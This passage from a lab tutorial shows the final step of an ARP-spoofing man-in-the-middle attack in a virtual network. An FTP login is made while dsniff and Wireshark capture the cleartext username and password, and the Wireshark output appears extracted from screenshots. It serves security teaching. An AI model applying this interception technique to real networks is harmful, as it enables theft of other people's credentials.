
Step 10: Now open Pentester-Win-2016 admin command prompt and start ftp on Target-Win-2016 using the following command:

> **ftp (ip of Target-Win)**

> **Enter username**

> **Enter password**

Now if we open our Kali Terminal (dsniff shell) we will receive the username and password of the victim.



For detailed sniffing wireshark is used.

Home PenTester Win-2016

Administrator: Command Prompt - ftp 192.168.206.132

```
C:\Users\Administrator>ftp 192.168.206.132
Connected to 192.168.206.132.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.206.132:(none)): hacker
331 Password required
Password:
230 User logged in.
ftp>
```

Kali Linux: 2020.3 - vmware a...

File Edit View VM Tabs Help

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Capturing from eth0

Apply a display filter ... <Ctrl>+

No.	Time	Source	Destination	Protocol	Length	Info
229	116.193148207	192.168.206.132	40.81.94.65	NTP	98	NTP Version 3, Client
230	116.286658635	Vmware_05:37:38	Vmware_fc:be:85	ARP	42	192.168.206.140 is at 00:0c:29:05:37:38
231	116.286669615	Vmware_05:37:38	Vmware_ed:09:87	ARP	42	192.168.206.132 is at 00:0c:29:05:37:38 (duplicate use of 192.168.206.140 detected!)
232	116.706268286	192.168.206.140	192.168.206.132	FTP	67	Request: USER hacker
233	116.706340713	192.168.206.137	192.168.206.140	ICMP	95	Redirect (Redirect for host)
234	116.706375899	192.168.206.140	192.168.206.132	TCP	67	(TCP Retransmission) 49912 -> 21 (PSH, ACK) Seq=15 Ack=86 Win=8107 Len=13
235	116.706790536	192.168.206.132	192.168.206.140	FTP	77	Response: 331 Password required
236	116.706801537	192.168.206.137	192.168.206.132	ICMP	105	Redirect (Redirect for host)
237	116.706822817	192.168.206.132	192.168.206.140	FTP	77	(TCP Fast Retransmission) Response: 331 Password required
238	116.724395339	192.168.206.140	192.168.206.132	TCP	60	49912 -> 21 (ACK) Seq=29 Ack=109 Win=8084 Len=0
239	116.724395339	192.168.206.140	192.168.206.132	TCP	54	(TCP Dup ACK (28041)) 49912 -> 21 (ACK) Seq=29 Ack=109 Win=8084 Len=0
240	116.838355859	40.81.94.65	192.168.206.132	NTP	98	NTP Version 3, server
241	118.302867757	Vmware_05:37:38	Vmware_fc:be:85	ARP	42	192.168.206.140 is at 00:0c:29:05:37:38
242	118.303076303	Vmware_05:37:38	Vmware_ed:09:87	ARP	42	192.168.206.132 is at 00:0c:29:05:37:38 (duplicate use of 192.168.206.140 detected!)
243	120.303090244	Vmware_05:37:38	Vmware_fc:be:85	ARP	42	192.168.206.140 is at 00:0c:29:05:37:38
244	120.304102971	Vmware_05:37:38	Vmware_ed:09:87	ARP	42	192.168.206.132 is at 00:0c:29:05:37:38 (duplicate use of 192.168.206.140 detected!)
245	120.991248835	Vmware_fc:be:85	Vmware_f0:aa:ca	ARP	60	Who has 192.168.206.2? Tell 192.168.206.132
246	120.991248956	Vmware_f0:aa:ca	Vmware_fc:be:85	ARP	60	192.168.206.2 is at 00:5b:56:f0:aa:ca
247	122.319773945	Vmware_05:37:38	Vmware_fc:be:85	ARP	42	192.168.206.140 is at 00:0c:29:05:37:38
248	122.319995164	Vmware_05:37:38	Vmware_ed:09:87	ARP	42	192.168.206.132 is at 00:0c:29:05:37:38 (duplicate use of 192.168.206.140 detected!)
249	123.238812588	192.168.206.140	192.168.206.132	FTP	70	Request: PASS 1234abcd
250	123.238852314	192.168.206.137	192.168.206.140	ICMP	98	Redirect (Redirect for host)
251	123.238882311	192.168.206.140	192.168.206.132	TCP	70	(TCP Retransmission) 49912 -> 21 (PSH, ACK) Seq=28 Ack=109 Win=8084 Len=16
252	123.240115409	192.168.206.132	192.168.206.140	FTP	75	Response: 230 User logged in.
253	123.240141488	192.168.206.137	192.168.206.132	ICMP	103	Redirect (Redirect for host)

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 9

Ethernet II, Src: Vmware_05:37:38 (00:0c:29:05:37:38), Dst: Vmware_fc:be:85 (00:0c:29:05:37:38)

Address Resolution Protocol (reply)

```
0000 00 0c 29 fc be 85 00 0c 29 05 37 38 00 06 00 01 ..)..... } 78 ...
0010 00 00 06 04 00 02 00 0c 29 05 37 38 c0 a8 ce 8c ..... } 78 ...
0020 00 0c 29 fc be 85 c0 a8 ce 64 ..).....
```

eth0: <live capture in progress>

Packets: 351 · Displayed: 351 (100.0%)

Profile: Default

Hence Our MITM attack is complete.